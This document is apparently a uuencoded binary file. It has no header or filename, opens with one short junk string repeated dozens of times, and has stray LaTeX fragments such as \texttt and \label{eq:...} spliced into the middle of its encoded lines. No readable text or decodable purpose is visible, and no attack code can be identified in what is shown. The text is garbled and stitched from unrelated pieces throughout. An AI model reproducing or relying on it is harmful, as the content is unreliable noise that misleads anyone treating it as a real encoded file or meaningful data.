R_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AU_WAUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AUL@ZHW.COM_4?^VR_HW<AU_WAUL@ZHW.COM_4?^VR_HW<AU_WAUL@ZHW.COM_4?^VR_HW<AU_WAUL@ZHW.COM_4?^VR_HW<AU_WAUL@ZHW.COM_4?^VR_HW<AU_WAUL@ZHW.COM_4?^VR_HW<AU_WAUL@ZHW.COM_4?^VR_HW<AU_WAUL@ZHW.COM_4?^VR_HW<AUL$ M=C`E8Q-"6=:+/?PY[PR\.@K7/:R)W+%Y?K`#X\F'E?21I_<]/)F:%-[U_<`N M,\$&1\[(GC?:F\$Y\'"]VS.53UNUYINA!9/X7K2UBE.+2.&^8!Z3>B?&[KE#]D $MX'"_^\{5T'4RHF(,W-R--+_0ECF;E1/D-H=^C>=MU[T?Y":V_6B]G6OOO5]}$ $M@-<S_N'%)MZK*]:6-\^L3;6AT4G??A7]?C3V;79\FQ,S\<Z?K!JN9_OY$\T&$ $\texttt{M.!} > \texttt{3PU} < / \texttt{[9YEHXR`\$RX,,CI"\&K;=C]\$+G} \\ \texttt{HHL@/3W\$?@!T?HNKVACE[O} \\ \texttt{V?+} \\ \texttt{M.!} > \texttt{M.!} > \texttt{M.!} \\ \texttt{M.!} > \texttt{M.!} > \texttt{M.!} \\ \texttt{M.!} > \texttt{M.!} = \texttt{M.!} \\ \texttt{M.!} > \texttt{M.!} = \texttt{M.!} \\ \texttt{M.!} > \texttt{M.!} = \texttt{M.!} \\ \texttt{M.!} > \texttt{M.!} = \texttt{M.!} \\ \texttt{M.!} = \texttt{M.!} = \texttt{M.!} = \texttt{M.!} \\ \texttt{M.!} = \texttt{M.!} = \texttt{M.!} = \texttt{M.!} \\ \texttt{M.!} = \texttt{M.!} = \texttt{M.!} = \texttt{M.!} \\ \texttt{M.!} = \texttt{M.!} = \texttt{M.!} = \texttt{M.!} = \texttt{$ MH6P8QKOS57[Y] BI<H.P':V!]DI[686^:>R2FCF2 >FS71+XXR?YW,*63L/: $\label{eq:myj6} $$ MYJ6)L\&P\#VC9W?WZRP?_C<B5/\5/DY'V4\$!?K[+6ARNA1VSQY$,7[\S@FI7]> $$$ M*_`G8MB9E1^89A55.Z=B0G7T96)_SL7N,"+_BMAQO2`VC@<G',7E<L>-HMP4 M2EI<?RF1/'<LL>]`)I@JJGQ"8K?"T]]_[\$\)0,I&)A<ULH_9WGK6PN#T\,+8 MK*A3&*&CJ-R'PY#E;;8)^E`+]ST.10FC[,09"IJ-BU?_I\$/7C#0S?<T+WW72 $M1TCTB70)G/O4ZNQ;<)0APR%/AW=?S";VG%'E-\3"IV4@G/UX@U#E0<(3XO#M)$ $MCVFHS(A^{1}BW6FJQ_{4}*3EJ$3R2JIP6/Y^{0}`5T'DKD;W01L[FH\0?MH(:#2)$ $MW-R^X4?$, $4KQ(P"80/TA"05KZ;NB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+FRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+GRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+GRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+GRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+GRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+GRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+GRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+GRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+GRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+GRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+GRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+GRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+GRYYO6@@YR*TH_OV,2-0-,`INB=M4$(G>,Q+GRYYO6@@YR*TH_OV,2-0-,`INB=M4$(GS),"INB=M4$$

M'2X?PRL1('F!1X4>`(TV=)'"Z4K?R&&U4GB]"U_&OA.8O2!^X)?>(&SEA\$R; M>1'WR//?1C>GYR\A(\$73CBZ6LYV^`)2/TN!?6NFQ4VHHI]1JA!+V=*DK4>=Y M)B94C_7MA*?M9C]7]@Z);HFW[:@UQQ[5:B,@?)I'AVKMI"\$J+9?;Z8I-*GY@ M#, #OLZ6&=Q)-/_M&N!H&O2ZDD8QW55*N`(3AK@IJG'J/R8L:C(V],'YP@J:, M(LXI.\$.3T]X/+Z?^ZX``N6=\$\$\$3XKYRNW:8\$IEVN73Y\9JN>TFWKW^VIR!T` MN01F2UXO%VJ<DYEMJ"\$.(%+#FN8^+?68%K .04I7>T?7CIJHW3M06W?K /+% MZ[?YP>;E,N][[1\$>A'4M.; %XJ2W7>ET]'7/OEST-`Y57L^XOEM]\%QEPB7]N M&G`0IZ'%T5_2#GWA^JSM;=VN6PI8ZWKY@>O-Z89%PJ8G5/GA3_WN^*CGW798 MNGHI?"AM_@#HY/32]VS[1+J.#N*AP.5M]HT8ECPJ<-X*](EXE:@Z<XVVN"?` ${\tt MEX8\$DK@TM1F@*D6MEYA"=[*4//?L=0@\$\\$B.'RF04K\&[E[\$T,\\#"AP:^B;MU]]}$ MO!;C!DZ?P"KJZ81`83@[0>`=/!ML9?*CIM5_W\$NY#W1[?)5T[`KQ`P>8E[@? M79F%VQVW!<%R/:>9S!F,:N0]7BU_9`0[FJ\$:??:\-#03>FSKB54G)]5FB,Y0 M[OX<S_:LN_#]J3.*1IV5N>=.A+`FR0_\U2DVSK'XJIRN0)8\$,E;@][W^[71P M->CQS)]#,:.6S@&O*@[2J==>MMTO'VV\ESD_HH5\4%C\$C'/;9XVM.<BY3',N MF=LJB/+.9^_#DV,&'V^M'82S?)`U<GK&/K^:'.?+KX!<]&_#*4!=TNJ6'^B6 M7PF7YJW=UOHW=]>F06'WYJ.UP+Q0.R^4^D(=UUSBR]QTK_NA3\$26G!_8*;^B MTS+3KV-=AL0R/V)?IN7+Z(UO]3D))2`%K%7PH^WK2(.`X^EH[!8PX32:7=Q, $M^{=Y!48R?C3H"WXU; ^4(\#1\circ P^*; 4.0""<7NN&>=IOCK(3\0$)^M0)WA#ZW$ MILBQ3!PPYP<R\20(I+<.\P(B0\IY_B*>9!<_Z!Q'>9H^\$UJ?Z&HP5BN(K%S\ M0"XAUTM<U;K/*#7IU0HB*S,_D-F15UV_^K98VMM7W8N>&?=V4F?4SQ[F7?U` $\label{eq:marginal} $$MA?G[ON[BX=.!]*`(H;^M8V_K0.R6&T\>V'1`A`1)HU?$$#47?J6F[E+3]V\1Q1$$ $M:/OQ(H?0.*">`X7F?6TT9W5`I?"@,6V'L>,1"I(>\M03C+A$Q\,S/DRM)1Z>$ $M/R\7^R=\-\$ METZX11P[UAS7M;&&VY''O_@Y1S`\IFAZBJ""WNBVGW\D&F1,MSS,"U?3YTX; $\texttt{M>@HP0*<.Y?J!:K'1$M"+Y?'$W_SL?X$3QVY+V&66KZ"1;F>TY\\15M*FGY;F/\\$ MCQ?3VX'QC"(W.TC;;P\F.CED*@JPH(_;+%N'(`#8;;;0,?AY+51(<S@.*K;L MGR*ELR(Z"RK5)W: \ ZSZ)2\ 3\ \ \ \ \ \ \ \ ??F'1\ YW==C; W&((1\ W2L*\ \ \ : F.\ \ 6\ \ . 9\ F\ \ W MLA#05J>9<:S'PCHNOH)&NHX\>\$Y<1=OVM+7[T'/X-R>]BT8?GN?+3R:*SK9G MSCKDH)Z%]S8KFR6"NG/ZW33Z@A%)?'72!#R0A*819"JCD`YKTF%"6D[9])2A M1RU:]ZB[5UU_6!9&V?+\$YP`[]3D`_1@+V]<&ZL>8VKL&8;]>91-RA'%Z[>V8 M./W<.H@OXVQEO_9XG9DL\$,VS\';(KT4D*V^0O=66#QGY33\$/'CS;S[3/]`?6 ME; EI33EUMD2=>(\$*FD1H\`)"7\$6;"JWW\O]TU[V47F&1;\9WT064>\#M\!S\$ $\texttt{M+[OT2KR6-T'S,99\&4W@\$C1(3BS\$Q:)0\$A?\$0<\7\$\$$=A.*`F.9AJX\&HXQ'\$A }$ M., "\$)3U5N[#1\$C; "^-;81+"H6LB*5*FGJEU]&4\;R>7(_\$^0-N*JNPBQ@"2- $\texttt{M:D>J*Q@95+,NJ$8H5} : \$4@R-]0;]+U \underline{\hspace{0.5cm}} \texttt{YK0E2=3Y,OOQ} \\ \\ \texttt{O9X\#RP>:`7W.@}$ M`07HWQQ4A3NN5MKCG#O_PLT11B487!\DBB<]X[1<NM\UAS%1L;@U!\;L<H0! $M!PPFZA", 28/Q/.J9AN/OM`:G17P'?'[J'4*QB=]C/7"2AA"R7*ZG#[_'I\[+$ M@\$Z]%\""^P):XK\LN-2!@?D]KO9A,%-T8F`JO1C82C<&ML2/`:]R9"!-9QY= M/\T9H3<UII4S87M3(]*_>[JY6FF,''#<S!1N3L.4P+NKQ<OF^7:3N;T/N<I $M+6\P,'M^GMUZ <= P7[\#P"]GP,4-< HK$TP/@<W+C43F?ZX:R#V4BNG;.64#!#[$ M9,]D\/'&9&)O980D"9'YX^YN]\!YZJB=/W_QN.L!XW2?A;C3?<>5N&8DOG`9 MOS*"5\@Z<\PE[U%-\M/@TFR&D7\;I,KG2\[89GNW2O(.I=L;'Z^;'EU'))+C $\label{eq:mz3C-} $$MZ3C-\$:N7-13G\/G10"L\[M>]_,>[R=1]81Q<C\[F,P:@C@?G,YT_-!`''*Q6]$$ $MA^?EVMBJ.K@)AZ"-1=#+*EX$CD$$#+X0#/80$-A+7M5CMLW6^QB9<Z*AL%]$ M@OUL-ROU"`?-*P4S=_PSHE>E-1[:XZUXP<3"!S/=XV&E<8EG98\$`T^7:U]CV MKUEIM>8+13%(EU8L)TF\$A.E/:.\7G(!X-EG!KG00(6LK63Q?@B+5!Z)3V(QR M489U+>>+9WMI.MQKUYN2IJKMTB223['MR&&#*>")=)'^#Z-5W^?UV.&NEMEJ M<?+2!SRF=1+-[C?I`2/':+0,UGMV56T6@'LJ5#.>O<BS`8`-4,%=*A\$,UA8P MS!,@,#<0?*8%&(8&K+=Y668[@!@90-E.F&P.VWE>H).WNS7=_4^'V8I-!5#8 ME\]T6QJ>8!(E,N-R9BC_')225<UN`4]:V)U9U_AS_+EK`;O,Q?-L'UY6V8\< $MFC/\57WV"A0'W4%-IZ,7#6<\N-I79%4=.,Y[U)Q\T99F8I#<KH:;;Z0;PLY"$ MWD]D(K*MF025?T=:.R_233DBB0/"+_O!=))@/1'G%KRNG#026KPYO!RKK<,< MKO2[S?[E8+^%X </I>2@=VUFZ:>-/TW?B3QBP%%PAR"5[C#7V6(YTZ<\$ZDSA M-+9 RK9'J%3X.%Y`8T#U8TSD,4SA6/7:'LQ&81[)-!Z02FGL!<,)GU^\'EWV MN[@8HW]Q,:Q%3W"QPY'MSXE.:1)/HSW39^>9R/*;I&;P3'KWNFYMK]0-642E M&_*FJ=T0AEGEAC#-HAMJM94AI<H-=?[;#?VZ&TKJ:8D;:C<3[89R:"NJ<\$-\$ MA]X-:7@:%]T0\$6-P0]JL<#885M\$/V4-X:84CXD!\$T1.!:2<5KJ@1UU-00IWZ $\texttt{M7}_9\$) \texttt{K} + @5 \texttt{Y4S}, @3 \texttt{MJ} - 0; \texttt{V2} - `<84[: \texttt{C63} \texttt{"G}?42 \texttt{M} (\texttt{J} = \texttt{Y34} \texttt{ZQ7N} * \&E \& \$ > \texttt{XH2} >) \texttt{J}$ $\verb|M=Y3@IJO<41LO'-S19^=.V#_#<7AW%'`1.'?-)R<ZI8ES&N+9R\\ &\$OQT\#F&O'$ M(6)W>S2>O7\9JP%+9]\<L,MV.H6O-P_XC3\[C;.J9,8W)/</O(/:F\-!A%N

 $\label{eq:mh_J7} $$ 10\cME\$F.6.\J@GQT`!X3CK\P=Q,NIZX.Y/<T(RW\V-\$UR,(&1X`K?M)$$$ M^@(S,[#I:X=Q/?/XJOO?]X?P(2RFPB+]<8*S:WF4R&(>JB"(G0%`-GY-\$K^& MT9(`+Y4\$S"])(I;!Y1GWH^%E4=AFCF4ER2^W)NI?W^:B8#U+U1:"K(]/)-"V M+205T\FN=&VLX&W@_LH)%'F#9I=W:(\NYPVS9Y1FSV3?J--Y[Y?]JI>MR23@ MU/,#Z>O;V6)YV!UK)'-/C*R_K1RWLGH!\YIE+QK#`\$`2S0V<<Q>\$'VRCEN#M M&.8'J45'Z25#*+#N[9JB4-OYZF+C5HVQ'50<C;.BPK]("H>B`I.\$\$"CK%PN% M;\42;H%&85FC6CF*%%I.Y&BFHYRJK2LX1::^"@KV/OTK>U ;W4:.H^L?-/>. M5.^5?)(EV=&F;.E8<ISLEQQ%ECO:R)*O+'><^?67?`H`4456VNZ9WMV9Z7-R $M3F3B(0F)($B"+X67*NND4F=L$:->,^-L,F9*7V=KDB*5Z?-'>PX/&I5;#>N+$ M?K^QQ6D2(K7#B91((%E"*8(I,Z2,GBD!!H24']IP8!ZHGSEC+6/_I4%)F2)* $MQH9.$Y0[$%F+">2<5@L6K\"C#1T&\T0WZ+3-/(_6C\=F".X'):FXV\K!8#]($ $M<SA]EV;_T%S!/L/*X^074/Y*J5(@+%7!)!:ZPA1-8PYJ//I-R90,77%&0,$ MV5P_FN`B"'H0,<]>F7%*)><1DNL=-9>>]VK1OK228UH\$.-V2[ME,L='4I(*O MFHHWJ@B'-JJFY_57B!8U/4+X>_ME?OP!7^*"5=LO\$)7DA"\$B]1WN@DBP%MQ) $MJ50]^V9)^*)-3)B(50K\#*@^7.=S)\#-_"0&12SB1KMRU:P;12BH?E-F&):$@$ $M7?T.$U@P9S(F]&^P'WT4]^0-U]/\#T^7/7Z7):PW5(!KM$'?0*)U8@7]^-6C*$ MGT%9L;BK()FJX7R(\$T`\$H\]EQ:"<#RZN371U,7S'U(RH9`_N@U(TEZ&;!E&Q M73W.-[_LEK@UH`90DZX6>.A=E(R1U6D#:12))LZ@E)I`DV!B"EZ+*'Z4NI\A M2FV)\$J76L6TBZ"@U0BM"TE\$JS`B)8L\3[_2U2:Q+<4,2=JVU0_HC"Z.C_&%, M"0Q]=8/00L)YS15:`TN+?T>%YU"X=;&>PGFJA]T[_,!\$,(R)&8.>P6C=LUTF MUKJ='IIE5*A?#^=MK;XA7J#/).]ASA(HF_C)F!_,(KMQ.>,*X3MM\FU6(>2[MX!)F"V:_OM3\,J^\$X<D][.6&IM;5QR\J*>NIH4J?JP>.TO1Y^FZ6(2W=.2#> M3V:_#>\3/(M\$.2UW?3&]G.H!+8O_URK%L4K2)2P=IHR=L)1A,A7+:M]-'PSC $MH^* = X^* \times TA_756M^1 \approx S8 = (H?B'/IN@:V!V"F8'WB^$8-^'+_()$ $M-@3-^{PY*SI*0}$, \$^.#Q(]++?B_M1NU@,>.+>O?VST*V.(-*MN\3#(F[J@V#OH $M^*_{-}^* = H^5_3 < Q^4^*T_^7, IZ = ,1 \ ,P,@\#,'?"D"M^+1 = ?&W = (%*I5!;V5D;;JK)$ M7QY, `@E!M]B5) > KJZ1P\L.B4'2!N*;R11'!IL_\$E\5C\$]9>Q]@\[?T9I4UW\$ M*8WI]CW2]5S3O8-#91,+:`]4`BUK4LHD-`6#JA8J%U13SXK_`@OWH([7.ZUC M</V&&:-K"5K)JMZ2Z\5<W0>4<A80TW6"\$HOCJIK,YG(,,<)4]*6+</!#)7!E M/%+B&1N?G#`9TW,"VF+L/!21`T9FNJ`0()>B1)CI&0M2=%CS#AT7?5KI&R[7 MHY29Q'/LQ9%V0(DJ)&Y*Y@:MX\$ATPAX_^B*ST__'874]&@^-DFA)`.1/VF&X MW3SX#1\$HBFJ/N7;HL1.6, `P-@U]UPTPNS=!I`Y7M')DN^&?`7(JF@>5R"HM# M6H\$#/5_.EO>;[0_,+-W(\F5N/RJ/KJY&ER\W"!WKX>7+[+"WYV'@P]T0\\7M MZ2,QCE#H\;#_MOZP/&R6*D.""@>'>UU=@OJJM;V':M?ME)RB3G.7;;O9,31# $MA1_? := [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\>5V4NZ]]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\>5V4NZ]]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\>5V4NZ]]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\>5V4NZ]]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\>5V4NZ]]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\>5V4NZ]]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\>5V4NZ]]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\>5V4NZ]]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\>5V4NZ]]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\>5V4NZ]]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^*[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^*[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^*[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^*[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^*[/&[9T^MD0.[JYUO@EIX\]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^*[/&[9T^MD0.[JYUO@EIX\]]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^*[/&[9T^MD0.[JYUO@EIX\]]) | MA1_? : = [R"., < "4S: * D; LF2VQT(&I(]^*[/&[9T^MD0.[JYUO@EIX\]]) | MA1_? : = [R"., < "4S: * D; L$ M7^N7FD!0.SCJ6#B*447#G)\$Z.9K]HI7^\H%)O-[=K@^0DM,+I-O7(;^MIT_2 M"GF&='LN9;Z6U")!JL'-#NL5;O&`A\$D-2-::6S3;8T"C'2Q)K:N>;4R\$8+"[MA<4(L5_7?[9TYQU,8M^_?4NS)VQ-8PB`]M\$X="6\$FN%DUB;&(-*=\$(%5'BX5 $MG\&[A\&VIAO"931G^V\\-_=PMC@0VMB@T]:\\X8;@AT/WI-I$PLF(I+#L*J-BWH.$ M!Y]<='JLA&.J931>GMG=ACQ33FD(^"*3_(;BKW\$[@PSBAJ&F<50V=]@\$]QF M@!NBPQ0X;`"+-00U5\5HA/6RY&B^-],C\$EY8X>2X'U&R.C*L]SQ1R>YV?YC< M\$KO-Z2UQBYU0P@^?MH@JZ'U0\$,QNW_X1<L#UU5N<B'YH19*J>0R*\$*KRZ2G1 M\$3869!6"Y@)5K::[8534CW9YK8:QQT1&`ZU6>JV&R_P6C5,?NMU@G.@V:**O MY2R/44?+17\$OT2TGR7\$6:#E0LJ*CY0PQZ?5"S80WMX+-9\$E9HIM)]PBYKX#@ M<(#>)SJN*PBR"D%C@;H)T:*>P%H<!2BET7!S(0XOP-&\$;DH'L;[7\$M&D/TH1 M!>JNA)AB,\-!_M]\$9X3&^7_*IVP.L_\ZF6;_VX?9.K!^,>GP_OH\$)U(16=!X MR`>20ZY!,H+HVOLCU:UF=;0!))1>KV=ATJ7:\7-BD,`E"XSF;U\$1^<8/3'89 M5_G`2(!>TSN=X;I!FKUDQ:1C*U"%#JU`#UYH!1H`3J>5K/@W)"]-&**D93Q* $M\&/9<N)#0@4D9^{}]%:">ZN30X'9G[216+GH?7'KK4V_RK@[:&D3@S07=%]</mathrel{M&/9}$ $M;[9K)^XQ)*J2!'$<.LC]$QH)<5$\7/$*X)P;,>V'$V/V*=]?=N[-^I/D.-;M$ $M*"A<Y(9HF%@'JB0V$=2ENB**RYFG,SI7&!W83*Q""EVIXWJY11Q\^^4/A'F$ M+2GI\$74MRUU]G*FY&6_7=;2F0RO99)M_]-R^IT1L,?OL?!`';M%RHB'V2RC5 M4A8ZO999#.*]^6NV4S?G!_/<ZV;U2.VE.\\SSK\$A,4+W0>H/E2I[JZ;&X_H9 MHR\\$(EG)4RM&2:Z,/ORBO&%(GR"([`188\5_9[\$N+@Q)7'&D/]LC3%#9QH5! M2-%77Z\$\"">E4#T9UX/6].DYT]&B-1)BS1=7T_?CP>6HG:/4)?X\$F/>D:%6@ M!O1U24%\$)\$5H+3DWD"-X_AH+4_Y!6Y<.ML.X`CX"UJ74[+H\`J_X`5_MD5,B M(^Y*0!\$(KQRQ/'E]+C2XI[;S=]3T`RW:24B:BTRZJH@I>&;4*:Q<#2[&2KFX $M/?@:"WR-<A_MJVC)DC.(CE8T]*Z[;?ONF*01"C8PA`'#M#9P!`")B0+>SZ:$ M#*<7[@Y*1)%@3]R0BA6#T##XTV4R!VP8B``'\$6P;"`03%CPB_&5>O5BX%BGJ $\texttt{M;>Z_OT4} \\ \texttt{RZ;M$ZE3*9'M!} \\ \& < \texttt{AOP!V"'C`A*$X;$\#287"I@V=<E!>B1*X@44$TN} \\ \\ = \texttt{AOP!V"'C`A*$X;$\#287"I@V=<E!>B1*X@44$TN} \\ \\ = \texttt{AOP!V"'C`A*$X;$\#287"I@V=<E!>B1*X@44$TN} \\ \\ = \texttt{AOP!V"'C`A*$X;$\#287"I@V=<E!>B1*X@44$TN} \\ \\ = \texttt{AOP!V"'C`A*$X;$\#287"I@V=<E!>B1*X@44$TN} \\ \\ = \texttt{AOP!V"'C`A*$X;$\#287"I@V=<E!>B1*X@44$TN} \\ \\ = \texttt{AOP!V"'C`A*$X;$\#287"I@V=<E!>B1*X@44$TN} \\ \\ = \texttt{AOP!V"'C`A*$X;$\#287"I@V=<E!>B1*X@44$TN} \\ \\ = \texttt{AOP!V"'C`A*$X;$\#287"I@V=<E!>B1*X@44$TN} \\ \\ = \texttt{AOP!V"'C`A*$X;$\#287"I@V=<E!>B1*X@44$TN} \\ \\ = \texttt{AOP!V"'C`A*$X;$\#287"I@V=<E!>B1*X@44$TN} \\ \\ = \texttt{AOP!V"'C`A*$X;$\#287"I@V=<E!>B1*X@44$TN} \\ \\ = \texttt{AOP!V"'C`A*$X;$\#287"I@V=<E!>B1*X@44$TN} \\ \\ = \texttt{AOP!V"'C`A*$X;$W$ AOP!V"'C`A*$X;$W$ AOP!V"'C`A*X AOP!V"'C`A`A*X AOP!V"'C`A*X AOP!$ MQXLI25^&&PBSE];\$!9)09BH\X<+1\$FUJRE2T0HV##!?3#P8V_LC`7!<3H!>N

M()+A8C!_CR-&=3I.?D?%*]KPW^:,\$>;6K1-&`'M'C((GC[("C.)R(7CG2W_ $M=%(<..<:0KB^{\#}\&<ZW4W[=7+9F/IK@I[^ZW19^SB+@,G$$LLOX<4\LNTU^`G M5@/%MJ:CR=FGF^E5-5J80Y)S.JH'>-?0B)9TS8A+?&J&K-]`[ZJ!.\$N8,_2% MGV-3QJ*#42Z28GIV-A^K"3ZH>7=G5V>?=9?W2J*J"ZX:;J<#5!*HWQ/^9%R< M5>?HP#4`H;FD]XH.O#0\HR/6!43>ZV5RW!1-\>QU/M<=T>O0VU524B!)HXI> MJ-/B5\$M7IT6'\SLM^IO?:='?_\$Z++N=W600[0].BVWF=%CU.=5KT-L>8U]F(MLU9G\SLMXFGA7HM;5,CA\$625!#MP 1*A> S`<K!-39B*O:\:) 8TK3Z-K@8W $M9\%(WK_*H\%88?2`OD0*2LM;YP;DW'*\$?K+\$UWP?W=!?T,)7\44R<,=!K#M`$ M+XD>H<\OLB5C/R,IH_ZKI^H/[0#*\$BDH+0I(F94R&I*4_M1=<T9R1-R2B!\$' M\$ODCT)J\$59+:R03+F?T..7_6FA`)#DY71HSES!B:R*<73"_!."\$)>#K^SXD\ $M(Q+W=\%\%!1\%\T=,C71^GQSKS+IT3,(^270)'9C4*P;R.D"F"PDB<BFB$ MW80P5F"*W]&('<;:W8AB7XA_4KU@VD/(,RN(@1*VI4@'CG1Q'9A8"M2-Z>B) M+B, \$2*4`KT\$=*-.E=*)RKRA(KR&%+J@#4THQNF%;_3/MO795NYOMMS^:C>OZ MK/,X%H6'/AXIX`VOXW5G.%QM":TN:R.;Q"@D#6(BQN"B&J%=@;KCI8DN+PQ) M77%:<;I7@/SJ@:I#=8^O49UX?!6R]#DD27*6!+V_"U4P"EZ1\+I0;>A93Y?9 M!9)6:S@5%1`%"H<#7Z/`?U!`=%5'C1^;2\&EQ\$G!7.#`H<V/9:*+GFJQ6'@V M, 3R-TH%A&\.A4\$\$WP3<, SG6!'9C"%4@:OQK/)_^ISB""6M^T?LD9Q%7@J!9D $M;A9,]2.\236\QR"(S0(/-1-<L;N87HU'0V(U1WPCM!%YM=XN[5<&6I=8=!E<$ $M(3<%(I$A)+<#8I$$$8ZFUY<C.C,&2AUO>NG9/1/2&^X/N_6!0GKJ*W6Z<.8$$ $\texttt{M\#8A:P*H/8']} > \texttt{R/S2Q2KG0Z/H\#Y/QS6QJ=RC,/^*YZ+KZ\backslash FPV*[4";5QEM^<D]}$ M6G0(Q@J\$%`W2FUT^`\1V\$3';F\$[^#!DS\$CM%E\$<*OS'[PM.;1H94%_T37"8% MB[ZP4Z50%`!`CR2_X\$(!A/9*H?H*K@]-V8WC%D6HD')`X)')T+IL`%Q?%_P3 M7"0%-P6>GOZ',^<R[A1V^N6_UJMCE\!4"M7%70PAP`X,-Q3BB816@C;!N2ZP $M^U-(@4T!F]Z.HHLO\\79*O(;/2GKLV!"/Z@)1PR2(2A'<<;8PEU=QIH$NQ@/9$ 